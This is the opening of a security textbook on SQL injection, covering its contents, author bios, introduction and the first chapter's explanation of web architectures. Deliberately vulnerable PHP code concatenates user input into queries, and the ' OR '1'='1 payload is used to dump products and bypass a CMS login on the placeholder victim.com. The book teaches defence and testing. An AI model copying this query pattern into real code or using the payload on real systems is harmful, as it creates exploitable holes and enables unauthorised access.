

# SQL INJECTION ATTACKS AND DEFENSE



JUSTIN CLARKE

# SQL Injection Attacks and Defense

**Second Edition**

**Justin Clarke**



AMSTERDAM • BOSTON • HEIDELBERG • LONDON  
NEW YORK • OXFORD • PARIS • SAN DIEGO  
SAN FRANCISCO • SINGAPORE • SYDNEY • TOKYO

Syngress is an Imprint of Elsevier

**SYNGRESS.**

## Table of Contents

**Cover image**

**Title page**

**Copyright**

**Acknowledgements**

**Dedication**

**Contributing Authors**

**Lead Author and Technical**

**Introduction to the 2nd Edition**

**Chapter 1. What Is SQL Injection?**

**Introduction**

**Understanding How Web Applications Work**

**Understanding SQL Injection**

**Understanding How It Happens**

**Summary**

## **Solutions Fast Track**

### **Chapter 2. Testing for SQL Injection**

#### **Introduction**

#### **Finding SQL Injection**

#### **Confirming SQL Injection**

#### **Automating SQL Injection Discovery**

#### **Summary**

#### **Solutions Fast Track**

### **Chapter 3. Reviewing Code for SQL Injection**

#### **Introduction**

#### **Reviewing source code for SQL injection**

#### **Automated source code review**

#### **Summary**

#### **Solutions fast track**

### **Chapter 4. Exploiting SQL injection**

#### **Introduction**

#### **Understanding common exploit techniques**

#### **Identifying the database**

#### **Extracting data through UNION statements**

#### **Using conditional statements**

#### **Enumerating the database schema**

#### **Injecting into “INSERT” queries**

**Escalating privileges**

**Stealing the password hashes**

**Out-of-band communication**

**SQL injection on mobile devices**

**Automating SQL injection exploitation**

**Summary**

**Solutions Fast Track**

## **Chapter 5. Blind SQL Injection Exploitation**

**Introduction**

**Finding and confirming blind SQL injection**

**Using time-based techniques**

**Using Response-Based Techniques**

**Using Alternative Channels**

**Automating blind SQL injection exploitation**

**Summary**

**Solutions fast track**

## **Chapter 6. Exploiting the operating system**

**Introduction**

**Accessing the file system**

**Executing operating system commands**

**Consolidating access**

**Summary**

**Solutions fast track**

**References**

## **Chapter 7. Advanced topics**

**Introduction**

**Evading input filters**

**Exploiting second-order SQL injection**

**Exploiting client-side SQL injection**

**Using hybrid attacks**

**Summary**

**Solutions fast track**

## **Chapter 8. Code-level defenses**

**Introduction**

**Domain Driven Security**

**Using parameterized statements**

**Validating input**

**Encoding output**

**Canonicalization**

**Design Techniques to Avoid the Dangers of SQL Injection**

**Summary**

**Solutions fast track**

## **Chapter 9. Platform level defenses**

**Introduction**

**Using runtime protection**

**Securing the database**

**Additional deployment considerations**

**Summary**

**Solutions fast track**

## **Chapter 10. Confirming and Recovering from SQL Injection Attacks**

**Introduction**

**Investigating a suspected SQL injection attack**

**So, you're a victim—now what?**

**Summary**

**Solutions fast track**

## **Chapter 11. References**

**Introduction**

**Structured query language (SQL) primer**

**SQL injection quick reference**

**Bypassing input validation filters**

**Troubleshooting SQL injection attacks**

**SQL injection on other platforms**

**Resources**

**Solutions fast track**

**Index**

# Copyright

**Acquiring Editor:** *Chris Katsaropolous*

**Development Editor:** *Heather Scherer*

**Project Manager:** *Jessica Vaughan*

**Designer:** *Russell Purdy*

*Syngress* is an imprint of Elsevier

225 Wyman Street, Waltham, MA 02451, USA

© 2012 Elsevier, Inc. All rights reserved.

No part of this publication may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording, or any information storage and retrieval system, without permission in writing from the publisher. Details on how to seek permission, further information about the Publisher's permissions policies and our arrangements with organizations such as the Copyright Clearance Center and the Copyright Licensing Agency, can be found at our website: [www.elsevier.com/permissions](http://www.elsevier.com/permissions).

This book and the individual contributions contained in it are protected under copyright by the Publisher (other than as may be noted herein).

## Notices

Knowledge and best practice in this field are constantly changing. As new research and experience broaden our understanding, changes in research methods or professional practices, may become necessary. Practitioners and researchers must always rely on their own experience and knowledge in evaluating and using any information or methods described herein. In using such information or methods they should be mindful of their own safety and the safety of others, including parties for whom they have a professional responsibility.

To the fullest extent of the law, neither the Publisher nor the authors, contributors, or editors, assume any liability for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions, or ideas contained in the material herein.

## Library of Congress Cataloging-in-Publication Data

Application submitted

### British Library Cataloguing-in-Publication Data

A catalogue record for this book is available from the British Library.

ISBN: 978-1-59749-963-7

Printed in the United States of America

12 13 14 15 16 10 9 8 7 6 5 4 3 2 1



For information on all Syngress publications visit our website at [www.syngress.com](http://www.syngress.com)



## Acknowledgements

Justin would like to thank the Syngress editing team (and especially Chris Katsaropoulos and Heather Scherer) for once again being willing to take on a book which (in the publishing industry) has a ridiculous number of authors involved. He'd also like to thank, in his role as chief cat-herder, the author team for all pulling together to get this project completed.

## Dedication

*Justin would like to dedicate this book to his daughter Adena for being a continual delight to him.*

*Dave would like to express heartfelt thanks to his extremely beautiful wife Nicole and daughter Isla Rose, who continuously support and inspire him in all endeavors.*

*Sumit 'sid' Siddharth would like to thank his beautiful wife Supriya and his gorgeous daughter Shriya for their support. He would also like to thank his pentest team at 7Safe for putting up with him.*

*Alberto would like to dedicate this book to all the hackers worldwide who have researched the material and written the tools described in this book. I would also like to dedicate it to Franziskaner Weissbier Brewery, Munich, without which my contribution would not have been possible.*

## Contributing Authors

**Rodrigo Marcos Alvarez** (CREST consultant, MSc, BSc, CISSP, CNNA, OPST, MCP) is the technical director of SECFORCE, a leading penetration testing consultancy. When not leading the technical team, Rodrigo still enjoys getting actively involved in the delivery of security assessments and getting his hands dirty writing tools and working on interesting new hacking techniques.

Rodrigo is a contributor to the OWASP project and a security researcher. He is particularly interested in network protocol analysis via fuzzing testing. Among other projects, he has released TAOF, a protocol agnostic GUI fuzzer, and proxyfuzz, a TCP/UDP proxy which fuzzes network traffic on the fly. Rodrigo has also contributed to the web security field by releasing bsishell, a python interacting blind SQL injection shell and developing TCP socket reusing attacking techniques.

**Kevvie Fowler** (GCFA Gold, CISSP, MCTS, MCDBA, MCSD, MCSE) leads the TELUS Security Intelligence Analysis practice where he delivers advanced event analysis and proactive intelligence to protect customers against present and emerging threats.

He is also the founder and principal consultant of Ringzero, a security research and forensic services company. Kevvie's recent research has focused on database forensics, rootkits and native encryption flaws which he has presented at industry conferences including Black Hat, SecTor and OWASP AppSec Asia.

Kevvie is author of SQL Server Forensic Analysis and contributing author to several information security and forensics books. As a recognized SANS forensicator and GIAC Advisory Board member he helps guide the direction of emerging security and forensic research. Kevvie serves as a trusted advisor to public and private sector clients and his thought leadership has been featured within Information Security Magazine, Dark Reading and Kaspersky Threatpost.

**Dave Hartley** is a Principal Security Consultant for MWR InfoSecurity operating as a CHECK and CREST Certified Consultant (Application and Infrastructure). MWR InfoSecurity supply services which support their clients in identifying, managing and mitigating their Information Security risks.

Dave has performed a wide range of security assessments and provided a myriad of consultancy services for clients in a number of different sectors, including financial

institutions, entertainment, media, telecommunications, and software development companies and government organizations worldwide.

Dave also sits on the CREST assessors' and NBISE advisory panels, where he invigilates examinations and collaboratively develops new CREST examination modules. CREST is a standards-based organization for penetration test suppliers incorporating a best practice technical certification program for individual consultants. Dave has also been actively engaged in creating a US centric examination process in conjunction with NBISE.

Dave has been working in the IT Industry since 1998 and his experience includes a range of IT Security and disciplines. Dave is a published author and regular contributor to many information security periodicals and is also the author of the Bobcat SQL injection exploitation tool.

**Alexander Kornbrust** is the founder of Red-Database-Security, a company specializing in database security. He provides database security audits, security training and consulting to customers worldwide. Alexander is also involved with designing and developing the McAfee Security Scanner for Databases, the leading tool for database security. Alexander has worked with Oracle products since 1992 and his specialties are the security of Oracle databases and architectures. He has reported more than 1200 security bugs to Oracle and holds a masters degree (Diplom-Informatiker) in computer science from the University of Passau.

**Erlend Oftedal** works as a consultant at Bekk Consulting AS in Oslo in Norway and has been head of Bekk's security competency group for several years. He spends his days as a security adviser and developer for Bekk's clients, and he also does code reviews and security testing.

He has done talks on web application security at both software development and security conferences like Javazone and OWASP AppSec Europe, and at user groups and universities in Norway and abroad. He is a security researcher and is very involved in the OWASP Norway chapter. He is also a member of the Norwegian Honeynet Project.

Erlend holds a masters degree in computer science from the Norwegian University of Science and Technology (NTNU).

**Gary O'Leary-Steele** (CREST Consultant) is the Technical Director of Sec-1 Ltd, based in the UK. He currently provides senior-level penetration testing and security consultancy for a variety of clients, including a number of large online retailers and financial sector

organizations. His specialties include web application security assessment, network penetration testing and vulnerability research. Gary is also the lead author and trainer for the Sec-1 Certified Network Security Professional (CNSP) training program that has seen more than 3,000 attendees since its launch. Gary is credited by Microsoft, RSA, GFI, Splunk, IBM and Marshal Software for the discovery of security flaws within their commercial applications.

**Alberto Revelli** is a security researcher and the author of sqlninja, an open source toolkit that has become a “weapon of choice” when exploiting SQL Injection vulnerabilities on web applications based on Microsoft SQL Server. As for his day job, he works for a major commodities trading company, mostly breaking and then fixing anything that happens to tickle his curiosity.

During his career he has assisted a multitude of companies including major financial institutions, telecom operators, media and manufacturing companies. He has been invited as a speaker to several security conferences, including EuSecWest, SOURCE, RSA, CONFidence, Shakacon and AthCon.

He resides in London, enjoying its awful weather and its crazy nightlife together with his girlfriend.

**Sumit “sid” Siddharth** works as a Head of Penetration Testing for 7Safe Limited in the UK. He specializes in application and database security and has more than 6 years of pentesting experience. Sid has authored a number of whitepapers and tools. He has been a Speaker/Trainer at many security conferences including Black Hat, DEF CON, Troopers, OWASP Appsec, Sec-T etc. He also runs the popular IT security blog: [www.notsosecure.com](http://www.notsosecure.com)

**Marco Slaviero** is an associate at SensePost, where he heads up SensePost Labs (current headcount: 1.5). He has spoken on a variety of security topics, including SQL injection, at industry conferences such as BlackHat USA and DefCon. Marco’s areas of expertise cover application testing with a side interest in networks, providing senior consulting to clients on four continents.

Marco lives with Juliette, his wonderful wife.

A few years ago, Marco earned a masters degree from the University of Pretoria, but that’s all in the past now. He still hates figs.

**Dafydd Stuttard** is an independent security consultant, author and software developer specializing in penetration testing of web applications and compiled software. Dafydd is author of the best-selling *Web Application Hacker's Handbook*. Under the alias “PortSwigger”, he created the popular Burp Suite of web application hacking tools. Dafydd has developed and presented training courses at security conferences and other venues around the world. Dafydd holds Masters and Doctorate degrees in philosophy from the University of Oxford.

## **Lead Author and Technical Editor**

**Justin Clarke** is a co-founder and Director of Gotham Digital Science, an information security consulting firm that works with clients to identify, prevent, and manage security risks. He has over fifteen years experience in testing the security of networks, and software for large financial, retail, and technology clients in the United States, United Kingdom and New Zealand

Justin is a contributing author to a number of computer security books, as well as a speaker at many conferences and events on security topics, including Black Hat, EuSecWest, OSCON, ISACA, RSA, SANS, OWASP, and the British Computer Society. He is the author of the Open Source SQLBrute blind SQL injection exploitation tool, and is the Chapter Leader for the London chapter of OWASP.

Justin holds a Bachelor's degree in Computer Science from the University of Canterbury in New Zealand, as well as postgraduate diplomas in Strategic Human Resources Management and Accounting. Ultimately he's not sure which of those turned out to be handier.

## Introduction to the 2<sup>nd</sup> Edition

A lot of time has passed since May 2009 when the first edition of this book finally hit the shelves and here we are some three years later with a second edition. When we discussed the idea for the first edition, SQL injection had already been around for over a decade and was definitely nothing new, yet even in 2008 (some 10 years after its discovery and when the first edition began to take shape) people still didn't possess a comprehensive understanding of what SQL injection is, how to discover SQL injection vulnerabilities and/or to exploit them; let alone how to defend against their exploitation nor how to avoid their presence in the first place. Also prevalent was the view that SQL injection was only relevant to Web applications, and that this wasn't a risk factor for hybrid attacks or usable as a method of penetrating an organization's external security controls – a fact amply proven false by some of the hacking incidents that occurred at about the time of the release of the first edition (Heartland Payment Systems for example).

Now it is 2012 as we are completing the second edition, and still little has changed in the basics of SQL injection, however technology has moved on and some new progress has been made in applying SQL injection in newer areas such as mobile applications, and client-side vectors via HTML5. This also gave my co-authors and I an opportunity to address some of the feedback we got from readers of the first edition. In this second edition, as well as comprehensively updating all of the content in the book and covering new technologies and approaches, we have increased the scope of database coverage to include PostgreSQL, as well as Microsoft SQL Server, Oracle and MySQL as the primary database platforms we cover in all chapters, with code examples in Java, .NET and PHP where relevant.

The book is broadly split into four sections – understanding SQL injection ([Chapter 1](#)), finding SQL injection ([Chapters 2](#) and [3](#)), exploiting SQL injection ([Chapters 4](#), [5](#), [6](#), and [7](#)), and defending against SQL injection ([Chapters 8](#), [9](#), and [10](#)). Each of these sections is intended to appeal to different audiences, from all readers (understanding), to security professionals and penetrations testers (finding and exploiting), to developers and IT professionals managing databases (finding and defending). To round out the book we have [Chapter 11](#), the reference chapters, which also contains information on other database platforms not covered in the book in detail, allowing the reader to customize the techniques discussed earlier for other database platforms they may come across.

Some more detail about what is included in each Chapter can be found below:

Chapter One – Understanding what SQL injection is, and how it happens

Chapter Two – How to find SQL injection from a web application front end, including how to detect the possible presence of SQL injection, how to confirm SQL injection is present, and how to automated finding SQL injection.

Chapter Three – How to find SQL injection in software by reviewing the code, both manually and via automation.

Chapter Four – How to Exploit SQL injection, including common techniques, UNION and conditional statements, enumerating the schema, stealing password hashes and automating exploitation.

Chapter Five – How to Exploit Blind SQL injection, including using time-based, response-based and alternative channels to return data.

Chapter Six – Exploiting the Operating System via SQL injection, including reading and writing files, and executing Operating System commands via SQL injection.

Chapter Seven – Advanced Exploitation Topics, including input filter evasion, exploiting Second-Order SQL injection, exploiting client-side SQL injection, and executing hybrid attacks via SQL injection.

Chapter Eight – Defending your code against SQL injection, including design-based approaches, use of parameterization, encoding, and validation approaches to avoid SQL injection.

Chapter Nine – Defending your application platform against SQL injection, including use of runtime protections, hardening the database and secure deployment considerations to mitigate the impact of SQL injection.

Chapter Ten – Confirming and recovering from SQL injection attacks, including how to determine if you've fallen prey to SQL injection, confirming whether the SQL injection was successful, and how to recover if you've been hacked by SQL injection.

Chapter Eleven – References chapter, including a primer on SQL, a SQL injection quick reference on Microsoft SQL Server, Oracle, MySQL, and PostgreSQL, as well as details of SQL injection on other platforms such as DB2, Sybase, Access and others.

# Chapter 1

## What Is SQL Injection?

Dave Hartley

### Solutions in this chapter:

- Understanding How Web Applications Work
- Understanding SQL Injection
- Understanding How It Happens

### Introduction

People say they know what SQL injection is, but all they have heard about or experienced are trivial examples. SQL injection is one of the most devastating vulnerabilities that impact a business, as it can lead to exposure of all of the sensitive information stored in an application's database, including handy information such as usernames, passwords, names, addresses, phone numbers, and credit card details.

So, what exactly is SQL injection? It is the vulnerability that results when you give an attacker the ability to influence the Structured Query Language (SQL) queries that an application passes to a back-end database. By being able to influence what is passed to the database, the attacker can leverage the syntax and capabilities of SQL itself, as well as the power and flexibility of supporting database functionality and operating system functionality available to the database. SQL injection is not a vulnerability that exclusively affects Web applications; any code that accepts input from an untrusted source and then uses that input to form dynamic SQL statements could be vulnerable (e.g. "fat client" applications in a client/server architecture). In the past, SQL injection was more typically leveraged against server side databases, however with the current HTML5 specification, an attacker could equally execute JavaScript or other codes in order to interact with a client-side database to steal data. Similarly with mobile applications (such as on the Android platform) malicious applications and/or client side script can be leveraged in similar ways (see [labs.mwrinfosecurity.com/notices/webcontentresolver/](http://labs.mwrinfosecurity.com/notices/webcontentresolver/) for more info).



SQL injection has probably existed since SQL databases were first connected to Web applications. However, Rain Forest Puppy is widely credited with its discovery—or at least for bringing it to the public’s attention. On Christmas Day 1998, Rain Forest Puppy wrote an article titled “NT Web Technology Vulnerabilities” for Phrack ([www.phrack.com/issues.html?issue=54&id=8#article](http://www.phrack.com/issues.html?issue=54&id=8#article)), an e-zine written by and for hackers. Rain Forest Puppy also released an advisory on SQL injection (“How I hacked PacketStorm,” located at [www.wiretrip.net/rfp/txt/rfp2k01.txt](http://www.wiretrip.net/rfp/txt/rfp2k01.txt)) in early 2000 that detailed how SQL injection was used to compromise a popular Web site. Since then, many researchers have developed and refined techniques for exploiting SQL injection. However, to this day many developers and security professionals still do not understand it well.

In this chapter, we will look at the causes of SQL injection. We will start with an overview of how Web applications are commonly structured to provide some context for understanding how SQL injection occurs. We will then look at what causes SQL injection in an application at the code level, and what development practices and behaviors lead us to this.

## Understanding How Web Applications Work

Most of us use Web applications on a daily basis, either as part of our vocation or in order to access our e-mail, book a holiday, purchase a product from an online store, view a news item of interest, and so forth. Web applications come in all shapes and sizes.

One thing that Web applications have in common, regardless of the language in which they were written, is that they are interactive and, more often than not, are database-driven. Database-driven Web applications are very common in today’s Web-enabled society. They normally consist of a back-end database with Web pages that contain server-side script written in a programming language that is capable of extracting specific information from a database depending on various dynamic interactions with the user. One of the most common applications for a database-driven Web application is an e-commerce application, where a variety of information is stored in a database, such as product information, stock levels, prices, postage and packing costs, and so on. You are probably most familiar with this type of application when purchasing goods and products online from your e-retailer of choice. A database-driven Web application commonly has three tiers: a presentation tier (a Web browser or rendering engine), a logic tier (a programming language, such as C#, ASP, .NET, PHP, JSP, etc.), and a storage tier (a database such as Microsoft SQL Server, MySQL, Oracle, etc.). The Web browser (the presentation tier, such as Internet Explorer, Safari, Firefox, etc.) sends

requests to the middle tier (the logic tier), which services the requests by making queries and updates against the database (the storage tier).

Take, for example, an online retail store that presents a search form that allows you to sift and sort through products that are of particular interest, and provides an option to further refine the products that are displayed to suit financial budget constraints. To view all products within the store that cost less than \$100, you could use the following URL:

- <http://www.victim.com/products.php?val=100>

The following PHP script illustrates how the user input (*val*) is passed to a dynamically created SQL statement. The following section of the PHP code is executed when the URL is requested:

```
// connect to the database

$conn = mysql_connect("localhost","username","password");

// dynamically build the sql statement with the input

$query = "SELECT * FROM Products WHERE Price < '$_GET[\"val\"]' ".

        "ORDER BY ProductDescription";

// execute the query against the database

$result = mysql_query($query);

// iterate through the record set

while($row = mysql_fetch_array($result, MYSQL_ASSOC))

{

    // display the results to the browser

    echo "Description : {$row['ProductDescription']} <br>".

        "Product ID : {$row['ProductID']} <br>".

        "Price : {$row['Price']} <br><br>";
```


```
}
```

The following code sample more clearly illustrates the SQL statement that the PHP script builds and executes. The statement will return all of the products in the database that cost less than \$100. These products will then be displayed and presented to your Web browser so that you can continue shopping within your budget constraints. In principle, all interactive database-driven Web applications operate in the same way, or at least in a similar fashion:

```
SELECT *  
  
FROM Products  
  
WHERE Price < '100.00'  
  
ORDER BY ProductDescription;
```

## A Simple Application Architecture

As noted earlier, a database-driven Web application commonly has three tiers: presentation, logic, and storage. To help you better understand how Web application technologies interact to present you with a feature-rich Web experience, [Figure 1.1](#) illustrates the simple three-tier example that I outlined previously.



**Figure 1.1** Simple Three-Tier Architecture

The presentation tier is the topmost level of the application. It displays information related to such services such as browsing merchandise, purchasing, and shopping cart contents, and it communicates with other tiers by outputting results to the browser/client tier and all other tiers in the network. The logic tier is pulled out from the presentation tier, and as its own layer, it


controls an application's functionality by performing detailed processing. The data tier consists of database servers. Here, information is stored and retrieved. This tier keeps data independent from application servers or business logic. Giving data their own tier also improves scalability and performance. In [Figure 1.1](#), the Web browser (presentation) sends requests to the middle tier (logic), which services them by making queries and updates against the database (storage). A fundamental rule in a three-tier architecture is that the presentation tier never communicates directly with the data tier; in a three-tier model, all communication must pass through the middleware tier. Conceptually, the three-tier architecture is linear.

In [Figure 1.1](#), the user fires up his Web browser and connects to <http://www.victim.com>. The Web server that resides in the logic tier loads the script from the file system and passes it through its scripting engine, where it is parsed and executed. The script opens a connection to the storage tier using a database connector and executes an SQL statement against the database. The database returns the data to the database connector, which is passed to the scripting engine within the logic tier. The logic tier then implements any application or business logic rules before returning a Web page in HTML format to the user's Web browser within the presentation tier. The user's Web browser renders the HTML and presents the user with a graphical representation of the code. All of this happens in a matter of seconds and is transparent to the user.

## A More Complex Architecture

Three-tier solutions are not scalable, so in recent years the three-tier model was reevaluated and a new concept built on scalability and maintainability was created: the  $n$ -tier application development paradigm. Within this a four-tier solution was devised that involves the use of a piece of middleware, typically called an *application server*, between the Web server and the database. An application server in an  $n$ -tier architecture is a server that hosts an application programming interface (API) to expose business logic and business processes for use by applications. Additional Web servers can be introduced as requirements necessitate. In addition, the application server can talk to several sources of data, including databases, mainframes, or other legacy systems.

[Figure 1.2](#) depicts a simple, four-tier architecture.



**Figure 1.2** Four-Tier Architecture

In Figure 1.2, the Web browser (presentation) sends requests to the middle tier (logic), which in turn calls the exposed APIs of the application server residing within the application tier, which services them by making queries and updates against the database (storage).

In Figure 1.2, the user fires up his Web browser and connects to <http://www.victim.com>. The Web server that resides in the logic tier loads the script from the file system and passes it through its scripting engine where it is parsed and executed. The script calls an exposed API from the application server that resides in the application tier. The application server opens a connection to the storage tier using a database connector and executes an SQL statement against the database. The database returns the data to the database connector and the application server then implements any application or business logic rules before returning the data to the Web server. The Web server then implements any final logic before presenting the data in HTML format to the user's Web browser within the presentation tier. The user's Web browser renders the HTML and presents the user with a graphical representation of the code. All of this happens in a matter of seconds and is transparent to the user.

The basic concept of a tiered architecture involves breaking an application into logical chunks, or tiers, each of which is assigned general or specific roles. Tiers can be located on different machines or on the same machine where they virtually or conceptually separate from one another. The more tiers you use, the more specific each tier's role is. Separating the responsibilities of an application into multiple tiers makes it easier to scale the application, allows for better separation of development tasks among developers, and makes an application more readable and its components more reusable. The approach can also make applications more robust by eliminating a single point of failure. For example, a decision to change database vendors should require nothing more than some changes to the applicable portions of the application tier; the presentation and logic tiers remain unchanged. Three-tier and four-tier architectures are the most commonly deployed architectures on the Internet today; however,

the  $n$ -tier model is extremely flexible and, as previously discussed, the concept allows for many tiers and layers to be logically separated and deployed in a myriad of ways.

## Understanding SQL Injection

Web applications are becoming more sophisticated and increasingly technically complex. They range from dynamic Internet and intranet portals, such as e-commerce sites and partner extranets, to HTTP-delivered enterprise applications such as document management systems and ERP applications. The availability of these systems and the sensitivity of the data that they store and process are becoming critical to almost all major businesses, not just those that have online e-commerce stores. Web applications and their supporting infrastructure and environments use diverse technologies and can contain a significant amount of modified and customized codes. The very nature of their feature-rich design and their capability to collate, process, and disseminate information over the Internet or from within an intranet makes them a popular target for attack. Also, since the network security technology market has matured and there are fewer opportunities to breach information systems through network-based vulnerabilities, hackers are increasingly switching their focus to attempting to compromise applications.

SQL injection is an attack in which the SQL code is inserted or appended into application/user input parameters that are later passed to a back-end SQL server for parsing and execution. Any procedure that constructs SQL statements could potentially be vulnerable, as the diverse nature of SQL and the methods available for constructing it provide a wealth of coding options. The primary form of SQL injection consists of direct insertion of code into parameters that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed. When a Web application fails to properly sanitize the parameters which are passed to dynamically created SQL statements (even when using parameterization techniques) it is possible for an attacker to alter the construction of back-end SQL statements. When an attacker is able to modify an SQL statement, the statement will execute with the same rights as the application user; when using the SQL server to execute commands that interact with the operating system, the process will run with the same permissions as the component that executed the command (e.g. database server, application server, or Web server), which is often highly privileged.

To illustrate this, let's return to the previous example of a simple online retail store. If you remember, we attempted to view all products within the store that cost less than \$100, by using the following URL:

- <http://www.victim.com/products.php?val=100>

The URL examples in this chapter use *GET* parameters instead of *POST* parameters for ease of illustration. *POST* parameters are just as easy to manipulate; however, this usually involves the use of something else, such as a traffic manipulation tool, Web browser plug-in, or inline proxy application.

This time, however, you are going to attempt to inject your own SQL commands by appending them to the input parameter *val*. You can do this by appending the string '*OR '1'='1*' to the URL:

- <http://www.victim.com/products.php?val=100> OR '1'='1

This time, the SQL statement that the PHP script builds and executes will return all of the products in the database regardless of their price. This is because you have altered the logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT *  
  
FROM ProductsTbl  
  
WHERE Price < '100.00' OR '1' = '1'  
  
ORDER BY ProductDescription;
```

There are many ways to exploit SQL injection vulnerabilities to achieve a myriad of goals; the success of the attack is usually highly dependent on the underlying database and interconnected systems that are under attack. Sometimes it can take a great deal of skill and perseverance to exploit a vulnerability to its full potential.

The preceding simple example demonstrates how an attacker can manipulate a dynamically created SQL statement that is formed from input that has not been validated or encoded to perform actions that the developer of an application did not foresee or intend. The example,

however, perhaps does not illustrate the effectiveness of such a vulnerability; after all, we only used the vector to view all of the products in the database, and we could have legitimately done that by using the application's functionality as it was intended to be used in the first place. What if the same application can be remotely administered using a content management system (CMS)? A CMS is a Web application that is used to create, edit, manage, and publish content to a Web site, without having to have an in-depth understanding of or ability to code in HTML. You can use the following URL to access the CMS application:

- <http://www.victim.com/cms/login.php?username=foo&password=bar>

The CMS application requires that you supply a valid username and password before you can access its functionality. Accessing the preceding URL would result in the error "Incorrect username or password, please try again." Here is the code for the login.php script:

```
// connect to the database

$conn = mysql_connect("localhost","username","password");

// dynamically build the sql statement with the input

$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET[\"user\"]' ".

        "AND password = '$_GET[\"password\"]'";

// execute the query against the database

$result = mysql_query($query);

// check to see how many rows were returned from the database

$rowcount = mysql_num_rows($result);

// if a row is returned then the credentials must be valid, so

// forward the user to the admin pages

if ($rowcount != 0){header("Location: admin.php");}

// if a row is not returned then the credentials must be invalid

else {die('Incorrect username or password, please try again.')}
```



The login.php script dynamically creates an SQL statement that will return a record set if a username and matching password are entered. The SQL statement that the PHP script builds and executes is illustrated more clearly in the following code snippet. The query will return the *userid* that corresponds to the user if the *user* and *password* values entered match a corresponding stored value in the *CMSUsers* table:

```
SELECT userid

FROM CMSUsers

WHERE user = 'foo' AND password = 'bar';
```

The problem with the code is that the application developer believes the number of records returned when the script is executed will always be zero or one. In the previous injection example, we used the exploitable vector to change the meaning of the SQL query to always return *true*. If we use the same technique with the CMS application, we can cause the application logic to fail. By appending the string *'OR '1'='1'* to the following URL, the SQL statement that the PHP script builds and executes this time will return all of the *userids* for all of the users in the *CMSUsers* table. The URL would look like this:

- <http://www.victim.com/cms/login.php?username=foo&password=bar> OR '1'='1

All of the *userids* are returned because we altered the logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT userid

FROM CMSUsers

WHERE user = 'foo' AND password = 'password' OR '1' = '1';
```

The logic of the application means that if the database returns more than zero records, we must have entered the correct authentication credentials and should be redirected and given access to the protected admin.php script. We will normally be logged in as the first user in the *CMSUsers* table. An SQL injection vulnerability has allowed the application logic to be manipulated and subverted.

Do not try any of these examples on any Web applications or systems, unless you have permission (in writing, preferably) from the application or system owner. In the United States, you could be prosecuted under the Computer Fraud and Abuse Act of 1986 ([www.cio.energy.gov/documents/ComputerFraud-AbuseAct.pdf](http://www.cio.energy.gov/documents/ComputerFraud-AbuseAct.pdf)) or the USA PATRIOT Act of 2001. In the United Kingdom, you could be prosecuted under the Computer Misuse Act of 1990 ([www.opsi.gov.uk/acts/acts1990/Ukpga\\_19900018\\_en\\_1](http://www.opsi.gov.uk/acts/acts1990/Ukpga_19900018_en_1)) and the revised Police and Justice Act of 2006 ([www.opsi.gov.uk/Acts/acts2006/ukpga\\_20060048\\_en\\_1](http://www.opsi.gov.uk/Acts/acts2006/ukpga_20060048_en_1)). If successfully charged and prosecuted, you could receive a fine or a lengthy prison sentence.

## High-Profile Examples

It is difficult to correctly and accurately gather data on exactly how many organizations are vulnerable to or have been compromised via an SQL injection vulnerability, as companies in many countries, unlike their US counterparts, are not obliged by law to publicly disclose when they have experienced a serious breach of security. However, security breaches and successful attacks executed by malicious attackers are now a favorite media topic for the world press. The smallest of breaches, that historically may have gone unnoticed by the wider public, are often heavily publicized today.

Some publicly available resources can help you understand how large an issue SQL injection is. For instance, the 2011 CWE (Common Weakness Enumeration)/SANS Top 25 Most Dangerous Software Errors is a list of the most widespread and critical errors that can lead to serious vulnerabilities in the software. The top 25 entries are prioritized using inputs from over 20 different organizations, which evaluated each weakness based on prevalence, importance, and likelihood of exploit. It uses the Common Weakness Scoring System (CWSS) to score and rank the final results. The 2011 CWE/SANS Top 25 Most Dangerous Software Errors list, places SQL injection at the very top (<http://cwe.mitre.org/top25/index.html>).

